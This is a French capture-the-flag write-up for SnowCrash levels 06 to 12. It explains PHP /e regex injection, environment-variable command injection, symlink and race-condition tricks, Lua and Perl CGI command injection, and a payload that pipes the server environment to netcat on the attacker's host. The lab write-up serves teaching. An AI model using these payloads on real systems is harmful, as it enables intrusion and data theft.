$b = preg_replace("/\|(.*)\|/", "hehe", $b);
print $b;

?>
```

> La REGEXP est ici `/\|(.*)\|/` : cette expression match, dès lors qu'on a :

- N'importe quel nombre (*) de n'importe quel caractère (.), entourés de **pipes** (qu'on a escape avec des backslash).
- Les parenthèses permettent de "capturer" une certaine partie du match de la regexp pour pouvoir y faire référence ensuite dans **\$replacement** (voir l'exemple suivant).

Le résultat de cette commande est :

```
> This is a string for preg_replace hehe
```

Le dernier exemple est la regexp utilisée par snowcrash :

```
#!/usr/bin/php

<?php

$c = "[x hallo] bruh";
$c = preg_replace("/(\[x (.*)\])/ ", "\\2", $c);
print $c;

?>
```

Ici, la regexp est similaire à celle construite ci-dessus. On match :

- N'importe quel nombre (*) de n'importe quel caractère (.) entre brackets et suite à un x suivi d'un espace : `[x (.*)]`
- On remplace cette regexp par le second élément "capturé" par la regexp, c'est-à-dire ce qui est contenu dans la seconde paire de parenthèses de la regexp, en utilisant la syntaxe `\2`.

En d'autres termes, cette commande ici remplace `"[x hallo]"` par `"hallo"`, puisque `"hallo"` correspond à `(*)`.

Le résultat du script est :

```
> hallo bruh
```

On a désormais les outils pour comprendre les `preg_replace` du script qui nous intéresse.

```
#!/usr/bin/php
<?php
function y($m) {
    $m = preg_replace("/\./", " x ", $m);
```

```

    $m = preg_replace("/@/", " y", $m);
    return $m;
}

function x($y, $z) {
    $a = file_get_contents($y);
    $a = preg_replace("/(\[x (.*)\])/e", "y(\"\\2\")", $a);
    $a = preg_replace("/\[\/", "(", $a);
    $a = preg_replace("/\]/", ")", $a);
    return $a;
}
$r = x($argv[1], $argv[2]);
print $r;
?>

```

Le premier **preg_replace** est bien sûr celui qui nous intéresse, car il comporte la spécification `/e`, qui permet à **\$replacement** de ne pas être une simple string, mais du code PHP.

Imaginons qu'on ait, dans un fichier, la string `[x hello.hello@hey[]]`. Voilà la sortie du script :

```

level06@SnowCrash:~$ cat /tmp/payload2
[x hello.hello@hey[]]
level06@SnowCrash:~$ ./level06 /tmp/payload2 a
hello x hello yhey()
level06@SnowCrash:~$ █

```

> Le premier **preg_replace** remplace `[x hello.hello@hey[]]` par l'output de la fonction `y("hello.hello@hey[]")`, le spécificateur `/e` permettant bien au **\$replacement** d'être interprété comme du code PHP, et donc un appel à la fonction `y` définie juste avant.

> La fonction `y` remplace tous les points par des " x ", et tous les `@` par " y".

> Les deux **preg_replace** finaux de la fonction `x` remplacent les brackets par des parenthèses.

On se retrouve donc bien avec notre string d'output. Imaginons maintenant que dans notre fichier d'input (par exemple `/tmp/payload`), on ait le contenu suivant :

```
[x `${id}`]
```

Voilà le code PHP qui sera exécuté dans le premier **preg_replace** :

```
y("${id}")
```

On a déjà rencontré ce genre de manipulations dans le challenge **LoveTok** (HackTheBox_Shocker13.odt), où j'avais déjà écrits :

*"En PHP, les backticks permettent d'exécuter des commandes système, de la même manière que les fonctions **system**, **exec**, etc... Et le nom d'une variable peut tout à fait être défini par l'output d'une commande système : ainsi, la fonction `y` va exécuter la commande système pour essayer de trouver le nom de la variable. Cela va nous produire une erreur PHP car il n'y a pas de variable du nom de l'output de la commande **id**, mais cette commande aura été exécutée par le système, et c'est tout ce*

qui nous intéresse."

Ainsi, l'output avec ce fichier de payload est le suivant :

```
level06@SnowCrash:~$ cat /tmp/payload
[x `${id}`]

level06@SnowCrash:~$ ./level06 /tmp/payload a
PHP Notice: Undefined variable: uid=3006(flag06) gid=2006(level06) groups=3006(flag06),100(users),2006(level06)
in /home/user/level06/level06.php(4) : regexp code on line 1

level06@SnowCrash:~$ █
```

Le warning nous prouve bien que notre commande system a été exécutée. De là, on récupère le flag avec le payload :

```
[x `${getflag > /tmp/flag`}]
```

En effet, le wrapper permet au script PHP d'être exécuté en tant que l'utilisateur **flag06**, la commande system injectée le sera également, et le fichier contiendra l'output de cette commande qui révèle le flag.

```
level06@SnowCrash:~$ cat /tmp/payload
[x `${getflag > /tmp/flag`}]

level06@SnowCrash:~$ ./level06 /tmp/payload a
PHP Notice: Undefined variable: in /home/user/level06/level06.php(4) : regexp code on line 1

level06@SnowCrash:~$ cat /tmp/flag
Check flag.Here is your token : wiok45aaoguiboiki2tuin6ub
level06@SnowCrash:~$ █
```

[OK] Ressources

[OK] Flag

8. Level 07

Dans le dossier **home** de l'utilisateur **level07**, on trouve un binaire SUID / SGID appartenant à **flag07**.

On transfère le binaire sur notre machine pour l'analyser. Un désassemblage par ghidra nous révèle une fonction assez simple :

```

int main(int argc, char **argv, char **envp)
{
    char *pcVar1;
    int iVar2;
    char *buffer;
    gid_t gid;
    uid_t uid;
    char *local_1c;
    __gid_t local_18;
    __uid_t local_14;

    local_18 = getegid();
    local_14 = geteuid();
    setresgid(local_18, local_18, local_18);
    setresuid(local_14, local_14, local_14);
    local_1c = (char *)0x0;
    pcVar1 = getenv("LOGNAME");
    asprintf(&local_1c, "/bin/echo %s ", pcVar1);
    iVar2 = system(local_1c);
    return iVar2;
}

```

On se contente ici d'enregistrer le résultat de `getenv("LOGNAME")` dans une variable, puis d'appeler `sprintf` pour construire la string `"/bin/echo <logname>".`

Un call **system** est enfin effectué sur la string ainsi construite.

Que se passe-t-il si on manipule la valeur de notre variable d'environnement LOGNAME ? Par exemple si on lui donne la valeur `"bruh; id"` ?

Le programme exécutera la commande `system("/bin/echo bruh; id")`, provoquant une injection de commande. On utilise cette injection pour récupérer le flag :

```

level07@SnowCrash:~$ export LOGNAME="hey; id"
level07@SnowCrash:~$ ./level07
hey
uid=3007(flag07) gid=2007(level07) groups=3007(flag07),100(users),2007(level07)
level07@SnowCrash:~$ export LOGNAME="hey; getflag"
level07@SnowCrash:~$ ./level07
hey
Check flag.Here is your token : fiumuikel55xe9cu4dood66h
level07@SnowCrash:~$ █

```

[OK] Ressources

[OK] Flag

9. Level 08

Pour ce level comme pour le level précédent, on trouve un binaire SUID / SGID dans le dossier **home** de l'utilisateur **level08**. On y trouve également un fichier **token**, qu'on ne peut lire / exécuter et dans lequel on ne peut pas écrire :

```
level08@SnowCrash:~$ ls -la
total 28
dr-xr-x---+ 1 level08 level08 140 Mar  5 2016 .
d--x--x--x 1 root    users   340 Aug 30 2015 ..
-r-x----- 1 level08 level08 220 Apr  3 2012 .bash_logout
-r-x----- 1 level08 level08 3518 Aug 30 2015 .bashrc
-r-x----- 1 level08 level08 675 Apr  3 2012 .profile
-rwsr-s---+ 1 flag08  level08 8617 Mar  5 2016 level08
-rw----- 1 flag08  flag08   26 Mar  5 2016 token
level08@SnowCrash:~$
```

Lorsqu'on exécute **level08**, on tombe sur le message d'erreur suivant :

```
./level08 [file to read]
```

Ce binaire permet donc apparemment de lire un fichier. Je suppose que le but est de lire le fichier **token** qui est dans notre dossier actuel et qui contient très probablement le résultat de la commande **getflag**. Cependant, lorsqu'on essaie simplement la commande suivante :

```
./level08 token
```

On a un message d'erreur "You may not access 'token'". On transfère le binaire sur notre machine Kali pour l'examiner rapidement. Cette fois, au lieu de ghydra (qui rend l'exercice peut-être un peu trop simple), on passe par un débogueur (j'utilise ici **edb**) :

0804:858d	08 89 54 24 0...	or [ecx-0x76fdbac], cl	
0804:8593	04 24	add al, 0x24	
0804:8595	e8 86 fe ff ff	call level08!printf@plt	
0804:859a	c7 04 24 01 0...	mov dword [esp], 1	
0804:85a1	e8 ba fe ff ff	call level08!exit@plt	
0804:85a6	8b 44 24 1c	mov eax, [esp+0x1c]	
0804:85aa	83 c0 04	add eax, 4	
0804:85ad	8b 00	mov eax, [eax]	
0804:85af	c7 44 24 04 9...	mov dword [esp+4], 0x8048793	ASCII "token"
0804:85b7	89 04 24	mov [esp], eax	
0804:85ba	e8 41 fe ff ff	call level08!strstr@plt	
0804:85bf	85 c0	test eax, eax	
0804:85c1	74 26	je 0x80485e9	
0804:85c3	8b 44 24 1c	mov eax, [esp+0x1c]	
0804:85c7	83 c0 04	add eax, 4	
0804:85ca	8b 10	mov edx, [eax]	
0804:85cc	b8 99 87 04 08	mov eax, 0x8048799	ASCII "You may not access '%s'\n"
0804:85d1	89 54 24 04	mov [esp+4], edx	
0804:85d5	89 04 24	mov [esp], eax	
0804:85d8	e8 43 fe ff ff	call level08!printf@plt	
0804:85dd	c7 04 24 01 0...	mov dword [esp], 1	
0804:85e4	e8 77 fe ff ff	call level08!exit@plt	
0804:85e9	8b 44 24 1c	mov eax, [esp+0x1c]	
0804:85ed	83 c0 04	add eax, 4	
0804:85f0	8b 00	mov eax, [eax]	
0804:85f2	c7 44 24 04 0...	mov dword [esp+4], 0	
0804:85fa	89 04 24	mov [esp], eax	
0804:85fd	e8 6e fe ff ff	call level08!open@plt	

On trouve un passage qui montre l'utilisation de la fonction C **strstr**, avec la chaîne ASCII "token". On voit que suite à l'appel **strstr**, on vérifie si EAX est égal à 0 (test eax, eax), donc si on a trouvé la substring **token** dans la chaîne générale. Si on l'a en effet trouvé, on voit un appel à **printf** avec le message "You may not access ...".

On déduit de tout cela que le binaire refuse d'afficher un fichier dès lors que son path contient le mot "token".

Pour bypass cette mesure de sécurité et tout de même afficher le contenu de ce fichier, on se contente de créer un **symlink** pointant vers **token**, puis de donner au binaire le symlink. L'appel à **open** ouvrira la cible du SYMLINK, et on aura bien les droits de le faire puisque le binaire est

SUID, et on en récupérera le contenu :

```
level08@SnowCrash:~$ ln -s /home/user/level08/token /tmp/symlink
level08@SnowCrash:~$ ls -la /tmp/symlink
lrwxrwxrwx 1 level08 level08 24 Nov 10 14:50 /tmp/symlink -> /home/user/level08/token
level08@SnowCrash:~$ ./level08 /tmp/symlink
quif5eloekouj29ke0vouxean
level08@SnowCrash:~$
```

Le contenu du fichier nous permet de nous connecter en tant que **flag08**, de lancer getflag, puis de nous connecter à **level09**.

[OK] Ressources

[OK] Flag

10. Level 09

Comme d'habitude, on trouve un binaire SUID / SGID nommé **level09** dans le directory **home** de l'utilisateur. On essaie de le lancer, et on récupère un message "You need to provide only one arg" nous est renvoyé.

On essaie donc avec un argument, et on récupère le résultat suivant :

```
level09@SnowCrash:~$ ./level09 abcdefg
acegikm
level09@SnowCrash:~$
```

On s'aperçoit assez vite que ce programme ne fait que décaler les caractères de la chaîne qu'on lui passe en argument, sur le modèle suivant :

Décalage :

> 1ère lettre	0	(a = a)
> 2ème lettre	1	(b = c)
> 3ème lettre	2	(c = e)
> 4ème lettre	3	(d = g)
> etc...		

Dans le dossier **home**, on trouve également un fichier **token**, auquel il nous est possible d'accéder en lecture. Lorsqu'on essaie de l'afficher, on ne voit qu'une chaîne qui comporte des caractères non-imprimables :

```
level09@SnowCrash:~$ cat token
f4kmm6p|=0p0n00DB0Du{00
level09@SnowCrash:~$
```

Ce qu'il est cependant intéressant de remarquer est que le début de la chaîne semble constitué de caractères imprimables, et que c'est surtout vers la fin qu'on retrouve des non-imprimables. Un indice important pour nous indiquer que le contenu du fichier **token** a été soumis au binaire d'encoding **level09**, qui a décalé l'ensemble de ses caractères.

De là, il nous suffit d'inverser l'encoding, ce qui n'est vraiment pas difficile. Il suffit de lire la chaîne

caractère par caractère, et de soustraire au code du caractère 0 pour le premier, 1 pour le second, 2 pour le troisième...

Bref, on transfère le fichier **token** sur notre machine Kali, et on rédige le script suivant :

```
f = open("token", "rb")
encoded = f.read()
result = ""
i = 0

for c in encoded :
    c -= i
    if (c > 0) :
        result += chr(c)
    i += 1

print(result)
```

Le script est très simple. Il lit l'intégralité du fichier **token**, et pour chaque caractère lui soustrait la valeur **i**, qui est incrémentée à chaque tour de boucle. La petite condition `c > 0` est présente car parfois un caractère **newline** se cachait à la fin du fichier, et lui retirer **i** produisait un nombre négatif, et donc une erreur python.

Bref, on lance le script, et on obtient un token qui fonctionne pour nous connecter au compte **flag09**. On récupère le flag, et on passe au **level10**.

[OK] **Ressources**

[OK] **Flag**

11. Level 10

On trouve un binaire SUID / SGID, et un fichier token auquel on a pas accès :

```
level10@SnowCrash:~$ ls -la
total 28
dr-xr-x---+ 1 level10 level10  140 Mar  6  2016 .
d--x--x--x  1 root     users   340 Aug 30  2015 ..
-r-x-----  1 level10 level10  220 Apr  3  2012 .bash_logout
-r-x-----  1 level10 level10 3518 Aug 30  2015 .bashrc
-r-x-----  1 level10 level10  675 Apr  3  2012 .profile
-rwsr-sr-x+  1 flag10  level10 10817 Mar  5  2016 level10
-rw-----  1 flag10  flag10   26 Mar  5  2016 token
```

En lançant le binaire sans aucun argument, on tombe sur le message d'usage suivant :

```
./level10 <file> <host>
    sends file to host if you have access to it
```

Il s'agit donc apparemment d'un programme qui envoie un fichier que l'on choisit par le biais du réseau. On essaie la commande :

```
./level10 /etc/passwd 192.168.1.5:1234
```

Avec un netcat tournant sur le port 1234 sur notre hôte. Cependant, il semble que le programme envoie les données sur le port 6969. On fait donc tourner notre netcat sur ce port, et le transfert de fichier fonctionne correctement, on reçoit bien `/etc/passwd` :

```
level10@SnowCrash:~$ ./level10 /etc/passwd 192.168.1.5:1234
Connecting to 192.168.1.5:1234:6969 .. Unable to connect to host 192.168.1.5:1234
level10@SnowCrash:~$ ./level10 /etc/passwd 192.168.1.5
Connecting to 192.168.1.5:6969 .. Connected!
Sending file .. wrote file!
level10@SnowCrash:~$
```

Bien sûr, l'objectif va ensuite être d'envoyer le fichier **token**. Mais en essayant une simple commande `./level10 token 192.168.1.5`, on a le message d'erreur "You don't have access to token".

Comme d'habitude, on transfère le fichier sur notre machine Kali pour pouvoir un peu l'analyser. Après avoir désassemblé le binaire par ghidra, on se rend compte que le mécanisme de contrôle d'accès est un peu plus robuste que le check précédent :

```
int main(int argc, char **argv)
{
    [déclaration des variables, snip...]

    local_14 = *(int *) (in_GS_OFFSET + 0x14);
    if (argc < 3) {
        printf("%s file host\n\tsends file to host if you have access to it\n", *argv);
        exit(1);
    }
    pcVar6 = argv[1];
    __cp = argv[2];
    iVar2 = access(argv[1], 4);
    if (iVar2 == 0) {
        printf("Connecting to %s:6969 .. ", __cp);
        fflush(stdout);
        iVar2 = socket(2, 1, 0);
        local_20 = 0;
        local_1c = 0;
        local_18 = 0;
        local_24 = 2;
        local_20 = inet_addr(__cp);
        uVar1 = htons(0x1b39);
        local_24 = local_24 & 0xffff | (uint)uVar1 << 0x10;
        iVar3 = connect(iVar2, (sockaddr *)&local_24, 0x10);
        if (iVar3 == -1) {
            printf("Unable to connect to host %s\n", __cp);
            exit(1);
        }
        sVar4 = write(iVar2, ".*( )*.\\n", 8);
        if (sVar4 == -1) {
            printf("Unable to write banner to host %s\n", __cp);
```

```

        exit(1);
    }
    printf("Connected!\nSending file .. ");
    fflush(stdout);
    iVar3 = open(pcVar6,0);
    if (iVar3 == -1) {
        puts("Damn. Unable to open file");
        exit(1);
    }
    __n = read(iVar3,local_1024,0x1000);
    if (__n == 0xffffffff) {
        piVar5 = __errno_location();
        pcVar6 = strerror(*piVar5);
        printf("Unable to read from file: %s\n",pcVar6);
        exit(1);
    }
    write(iVar2,local_1024,__n);
    iVar2 = puts("wrote file!");
}
else {
    iVar2 = printf("You don't have access to %s\n",pcVar6);
}
if (local_14 != *(int *) (in_GS_OFFSET + 0x14)) {
    __stack_chk_fail();
}
return iVar2;
}

```

La partie importante du code ici, plus que la façon dont le fichier est envoyé, est qu'il a la structure suivante :

```

iVar2 = access(argv[1],4);
if (iVar2 == 0) {

    [Connection...]
    iVar3 = open(pcVar6,0);
    [Writing file...]
} else {
    iVar2 = printf("You don't have access to %s\n",pcVar6);
}
return iVar2;

```

On se sert donc de l'output de la fonction **access** en C afin de contrôler notre accès au fichier qu'on souhaite envoyer. Deux éléments importants sont à prendre en compte avec **access** :

- La fonction **access** déréférence bien les symlinks.
- La fonction **access** effectue le test d'accès au fichier "avec les UID et GID réels du processus appelant, plutôt qu'avec les IDs effectifs qui sont utilisés lorsque l'on tente une opération (par exemple, **open**) sur le fichier. Ceci permet aux programmes Set-UID de déterminer les autorisations de l'utilisateur ayant invoqué le programme".

En d'autres termes, au check **access**, le programme va tenter d'accéder au fichier avec les permissions de **level10**, et non de **flag10**, alors même que le programme est SUID et que le créateur est **flag10**.

Si l'on essaie d'accéder au fichier **token**, auquel **level10** n'a pas l'autorisation d'accès, la fonction **access** renverra donc une valeur négative, et on se fera jeter du programme.

Là où c'est intéressant cependant, c'est qu'un programme auquel je n'ai pas accès mais auquel **flag10** a accès (comme **token**) serait rejeté par la fonction **access**, mais serait ensuite accepté par la fonction **open**.

Avec cela en tête, que se passerait-il si :

- > Je crée un fichier **/tmp/link**, vide, auquel j'ai accès en tant que **level10**.

- > Je lance le programme, la fonction **access()** confirme que le fichier existe, et que j'y ai accès.

- > **Entre l'appel à **access** et l'appel à **open**, je transforme le fichier **/tmp/link** en **symlink**, pointant sur notre fichier **token**.**

- > La fonction **open**, qui effectue ses opérations avec l'*effective UserID*, dérèfère le **symlink** et ouvre bien correctement le fichier **token** en écriture.

- > Le contenu de **token** est envoyé à l'adresse voulue.

Le tout est donc d'arriver à transformer **/tmp/link** d'un fichier normal à un **symlink** vers **token** entre l'appel à **access**, et l'appel à **open**. Il s'agit d'une **race condition**, et on va tenter de l'exploiter avec des boucles continues :

> link_loop.sh

```
#!/bin/bash

while true; do
    touch /tmp/link
    ln -s -f /home/user/level10/token /tmp/link
    rm -f /tmp/link
done
```

> exec_loop.sh

```
#!/bin/bash

while true; do
    /home/user/level10/./level10 /tmp/link 192.168.1.5
done
```

> nc_loop.sh

```
#!/bin/bash

while true; do
    nc -l -p 6969
done
```


La première boucle crée constamment le fichier /tmp/link (fichier normal, accepté par **access**), puis le transforme en lien symbolique vers token, avant de le supprimer et de recommencer.

La seconde lance en boucle le binaire **level10**, avec comme cible notre machine Kali locale.

La troisième a vocation à être lancée sur notre machine Kali locale, et reçoit en boucle des données sur le port 6969.

On fait tourner les deux premiers scripts simultanément sur la machine cible SnowCrash, et le troisième sur notre machine Kali. Parmi les exécutions en boucle du binaire **level10**, certaines font s'effectuer dans la configuration "access tente d'accéder au fichier normal, open ouvre le lien symbolique", envoyant à notre machine Kali le contenu de **token** :

```
→ level10 ./loop.sh
.*( )*.
.*( )*.
woupa2yuojeeaaed06riu63c
.*( )*.
woupa2yuojeeaaed06riu63c
.*( )*.
woupa2yuojeeaaed06riu63c
```

On récupère le **flag**, et on passe au **level 11**.

[OK] Ressources

[OK] Flag

12. Level 11

On trouve dans le dossier **home** de l'utilisateur un fichier **level11.lua**. Son contenu est le suivant (on a simplement rajouté quelques print de debug) :

```
#!/usr/bin/env lua
local socket = require("socket")
local server = assert(socket.bind("127.0.0.1", 5151))

function hash(pass)
    print("[DEBUG] Executing : echo "..pass.." | shasum")
    prog = io.popen("echo "..pass.." | shasum", "r")
    data = prog:read("*all")
    print("[DEBUG] data is : "..data)
    prog:close()
    data = string.sub(data, 1, 40)
    print("[DEBUG] data is : "..data)
    return data
end

while 1 do
    local client = server:accept()
```

```

client:send("Password: ")
client:settimeout(60)
local l, err = client:receive()
if not err then
    print("trying " .. l)
    local h = hash(l)

    if h ~= "f05d1d066fb246efe0c6f7d095f909a7a0cf34a0" then
        client:send("Erf nope..\n");
    else
        client:send("Gz you dumb*\n")
    end
end

client:close()
end


```

On voit que ce script fait tourner un serveur sur localhost, port 5151 (ce qu'on a pu confirmer avec **netstat -tulpn**, qui nous confirme que le script tourne bien).

Ce script :

- > Accepte la connexion.
- > Reçoit la première ligne de ce qu'envoie le client, i.e. la première ligne de la requête HTTP.
- > Exécute la fonction **hash** sur cette première ligne. La fonction génère un hash SHA1
- > Vérifie la valeur du hash pour retourner un message (~= veut dire != en LUA).

On fait tourner l'application en local, et voici son fonctionnement "normal" :



```

trying GET / HTTP/1.1
[DEBUG] Executing : echo GET / HTTP/1.1 | shasum
[DEBUG] data is : 889d39c7cddfcd043d18b665c8a6b4f5db50fed9 -
[DEBUG] data is : 889d39c7cddfcd043d18b665c8a6b4f5db50fed9

```

Dans le cadre de ce script, la partie intéressante est la fonction **hash**. On voit en effet que celle-ci fait appel à **io.popen**, qui exécute donc des commandes système. Et la commande exécutée est construite à partir de la concaténation de :

- > echo
- > La variable **pass**
- > | shasum

On contrôle donc une partie du string qui constitue la commande système, puisque **pass** n'est rien d'autre que la première ligne de la requête HTTP envoyée par le client, qui contient l'URL que nous

pouvons contrôler de manière arbitraire.

Imaginons par exemple que nous envoyions l'URL suivante :

```
http://127.0.0.1:5151/bla;id;echo
```

La string exécutée par `io.popen` devient :

```
echo GET /bla;id;echo HTTP/1/1 | shasum
```

On a ici une évidente injection de commandes système qui est possible, sans même recourir à `os.execute` comme on l'a fait dans la box **Luanne** (HackTheBox_Shocker3.odt).

De là, notre payload est très simple. Le serveur ne tourne qu'en local, on passe donc par `curl` :

```
curl 'http://127.0.0.1:5151/bla;getflag > tmp/pwn;echo'
```

```
level11@SnowCrash:~$ curl 'http://127.0.0.1:5151/bla;getflag > /tmp/pwn;echo'
Password: Erf nope..
level11@SnowCrash:~$ cat /tmp/pwn
Check flag.Here is your token : fa6v5ateaw21peobuub8ipe6s
level11@SnowCrash:~$
```

On récupère le **flag11**, et on peut passer au **level 12**.

[OK] Ressources

[OK] Flag

13. Level 12

J'ai trouvé, pour ce flag, une façon non-prévue d'obtenir RCE. Examinons l'exploit attendu, puis cette façon détournée.

a. Intended way

Dans le dossier **home** de l'utilisateur **level12**, on trouve un script PERL. On vérifie dans les fichiers de configuration de `apache2` sur la machine, et ce script tourne bien sur le port 4646, en tant que l'utilisateur **flag12** :

```
level12@SnowCrash:~$ cat /etc/apache2/sites-available/level12.conf
<VirtualHost *:4646>
    DocumentRoot    /var/www/level12/
    SuexecUserGroup  flag12 level12
    <Directory /var/www/level12>
        Options +ExecCGI
        DirectoryIndex level12.pl
        AllowOverride None
        Order allow,deny
        Allow from all
        AddHandler cgi-script .pl
    </Directory>
</VirtualHost>
level12@SnowCrash:~$
```

Il va donc falloir trouver un moyen d'exploiter ce script. Celui-ci ressemble à ça :

```
#!/usr/bin/env perl
# localhost:4646

use CGI qw{param};
print "Content-type: text/html\n\n";

sub t {
    $nn = $_[1];
    $xx = $_[0];
    $xx =~ tr/a-z/A-Z/;
    $xx =~ s/\s.*//;
    @output = `egrep "^$xx" /tmp/xd 2>&1`;
    foreach $line (@output) {
        ($f, $s) = split(/:/, $line);
        if($s =~ $nn) {
            return 1;
        }
    }
    return 0;
}

sub n {
    if($_[0] == 1) {
        print("..");
    } else {
        print(".");
    }
}

n(t(param("x"), param("y")));
```

Le script dans son ensemble a un fonctionnement "normal" assez anecdotique, dans le sens où il prend deux paramètres d'URL (x et y), qu'il utilise le premier pour construire une commande **egrep** (grep avec des expressions régulières) sur le fichier **/tmp/xd**, avant d'examiner sur chaque ligne avec comme séparateur ":". Si une expression match le paramètre **y**, alors on renvoie 1 et on affiche deux points, sinon on affiche un seul point.

L'important pour comprendre ce script est ici l'opérateur PERL `~=` ; celui-ci permet de tester / de lier une chaîne de caractères à une expression régulière ([voir ici](#)).

Dans la fonction **t**, les deux expressions régulières opérées sur la variable **\$xx** effectuent les actions suivantes (elles ne sont pas que des tests) :

- > Premièrement, toutes les minuscules sont transformées en majuscules (**tr** remplace une à une tous les caractères de la première chaîne avec ceux de la seconde).
- > Deuxièmement, on remplace tous les caractères précédés par un espace par rien du tout (**s** est la regex de substitution, **\s** représente tous les whitespaces, **.** n'importe quel caractère; ***** n'importe quel nombre de caractères).

En d'autres termes, la variable **\$xx** (i.e. notre paramètre d'URL **x**) ne peut contenir que des majuscules, et aucun espace.

En gardant cela à l'esprit, on voit ici que la variable **\$xx**, dont nous contrôlons (pas librement à cause des filtres) le contenu est intégré dans une exécution de commande PERL, lors de la construction de sa commande **egrep**. Il s'agira donc de notre point d'injection.

En sachant que l'on ne peut utiliser aucune lettre minuscule et aucuns espaces, il est difficile (mais pas impossible, voir *unintended way* ci-dessous) de produire une injection classique de commandes. Ce que l'on peut cependant faire, c'est mettre au maximum à profit ce qui est déjà dans la chaîne ; c'est à dire, le fichier **/tmp/xd**.

Ce dernier se trouve dans un dossier sur lequel on a les droits d'écriture. On peut donc manipuler le fichier. Imaginons qu'on transforme ce fichier en un script bash qui exécute des commandes arbitraires, puis que l'on trouve un moyen pour que le script PERL l'exécute, en tant que **flag12**, on aura réussi le challenge.

Rappelons-nous que le point d'injection a la configuration suivante :

```
egrep "^[VARIABLE]" /tmp/xd 2>&1
```

Après avoir cherché un peu, après avoir fait tourner le script en local pour afficher la commande construite par son exécution depuis la ligne de commandes, on en arrive au payload suivant :

```
*"${IFS}"/;DUMMY=2"
```

(Notons que **\${IFS}** est, dans toutes les shells, la variable de séparateur de champ, et vaut par défaut **space**). Un tel payload produira la commande suivante, exécutée par le script :

```
egrep "^*" /;DUMMY=2"" /tmp/xd 2>&1
```

> **\${IFS}** a donc été utilisé pour simuler un espace.

> La première commande **egrep** va échouer car on essaie d'ouvrir le dossier racine, mais peu importe pour nous.

> On débute une nouvelle commande avec un point-virgule.

> On doit encore se débarrasser d'une *double-quote*. On a essayé quelques manières, simplement avoir **""** avant une commande ne fonctionne pas. Une façon prometteuse était d'utiliser la variable d'environnement **\$SHELL**, et donc d'avoir **"\$SHELL" /tmp/xd 2>&1**, ce qui fonctionnait bien en local. Cependant cela échouait sur SnowCrash, probablement car la variable d'environnement **\$SHELL** n'existait pas lors du lancement de la commande. On a fini par se rendre compte qu'on pouvait définir une variable avant une commande, et terminer la définition par **""**, avant d'exécuter correctement la commande.

> Lorsqu'on fournit un chemin absolu, un script peut être exécuté sans avoir à le préfixer par **./** ou


```

→ level12 W=${PATH#/???/??};C=${W%%?/*}
→ level12 echo $C
C
→ level12

```

La première variable W retire le premier pattern qui match, c'est-à-dire ici /usr/lo ; puis la variable C retire de cette variable W le pattern qui match, c'est-à-dire ici al/[tout le reste]. Il ne reste ensuite que le 'c' de "local".

On peut ensuite utiliser \$C pour simuler un 'c', sans avoir recouru à aucune lettre minuscule.

En gros, l'idée est d'utiliser cette technique afin de créer toutes les lettres dont on aurait besoin pour exécuter nos commandes arbitraires. Le problème qu'on rencontre ici est le suivant : pour que cette technique fonctionne, il faut connaître les variables d'environnement avec lesquelles la commande est exécutée afin de pouvoir se servir de leur contenu. Dans le cadre de la CVE de **Pihole**, le leak des variables d'environnement était assez simple, puisque l'output des commandes injectées étaient retournées sur la page web. Il suffisait alors d'injecter \$PATH pour que nous soit simplement renvoyé la variable d'environnement PATH.

On ne peut pas procéder ainsi ici, puisque rien ne nous est renvoyé. Cependant, on se rappelle que le serveur apache2 dispose d'un log des erreurs qu'il rencontre, à /var/log/apache2/error.log. On va se servir de ce log pour produire un leak de variables d'environnement.

On utilise le payload suivant, ce qui produira la commande juste en-dessous :

```
*"${IFS}"/; $PATH;"
```

```
egrep "^*" /; $PATH;" /tmp/xd 2>&1
```

L'idée ici est de provoquer une erreur lorsque notre shell va essayer d'exécuter la commande du milieu, \$PATH. Un message d'erreur est renvoyé par la shell nous affirmant qu'elle ne peut trouver la commande que nous souhaitons exécuter, mais dans le message d'erreur, la variable d'environnement est bien *expanded*, ce qui nous la révèle :

```

level12@SnowCrash:~$ cat /var/log/apache2/error.log
[Fri Nov 12 10:58:12 2021] [notice] suEXEC mechanism enabled (wrapper: /usr/lib/apache2/suexec)
[Fri Nov 12 10:58:13 2021] [notice] Apache/2.2.22 (Ubuntu) PHP/5.3.10-lubuntu3.19 with Suhosin-Pa
suming normal operations
[Fri Nov 12 11:57:57 2021] [error] [client 192.168.1.5] sh: 1:
[Fri Nov 12 11:57:57 2021] [error] [client 192.168.1.5] /usr/local/bin:/usr/bin:/bin: not found
[Fri Nov 12 11:57:57 2021] [error] [client 192.168.1.5]
[Fri Nov 12 12:07:34 2021] [error] [client 192.168.1.5] sh: 1:
[Fri Nov 12 12:07:34 2021] [error] [client 192.168.1.5] Syntax error: Unterminated quoted string
[Fri Nov 12 12:07:34 2021] [error] [client 192.168.1.5]
[Fri Nov 12 12:07:54 2021] [error] [client 192.168.1.5] sh: 1:
[Fri Nov 12 12:07:54 2021] [error] [client 192.168.1.5] /usr/local/bin:/usr/bin:/bin: not found
[Fri Nov 12 12:07:54 2021] [error] [client 192.168.1.5]

```

On connaît désormais la variable d'environnement \$PATH utilisée lorsque le script tourne. Ce qui nous donne pas mal de lettres. On arrive également à révéler \$PWD, mais aucune autre variable d'environnement classique.

On a donc à notre disposition :

```

[$PATH]    /usr/local/bin:/usr/bin:/bin
[$PWD]     /var/www/level12

```

Cela reste relativement peu de lettres minuscules à notre disposition malheureusement. Cependant, on se rend compte qu'on a suffisamment de lettres pour nous permettre de construire la commande suivante :

```
env | nc 192.168.1.5 1234
```

En effet, on a besoin que des caractères 'e' – 'n' – 'v' – 'c'. Avec un listener netcat sur notre machine locale, l'intégralité de l'environnement utilisé par le script nous sera ainsi communiqué !

On récupère ces différents caractères en considérant bien la configuration des variables d'environnement :

```
'n' T=$ {PATH#/???/????/?};N=$ {T%%:*}
'c' S=$ {PATH#/???/?};C=$ {S%%?/*}
'v' Z=$ {PWD#/};V=$ {Z%%?/*}
'e' W=$ {PWD#/???/???/?};E=$ {W%%????2*}
```

Et on construit notre payload :

```
*"$IFS/;T=${PATH#/???/????/?};N=${T%:*};S=${PATH#/???/?};C=${S%
%?/*};W=${PWD#/???/???/?};E=${W%?????2};Z=${PWD#/};V=${Z%?/*};${IFS}
$E$N$V${IFS}|$N$C${IFS}192.168.1.5${IFS}1234;"
```

(en remplaçant les IFS par les espaces)

```
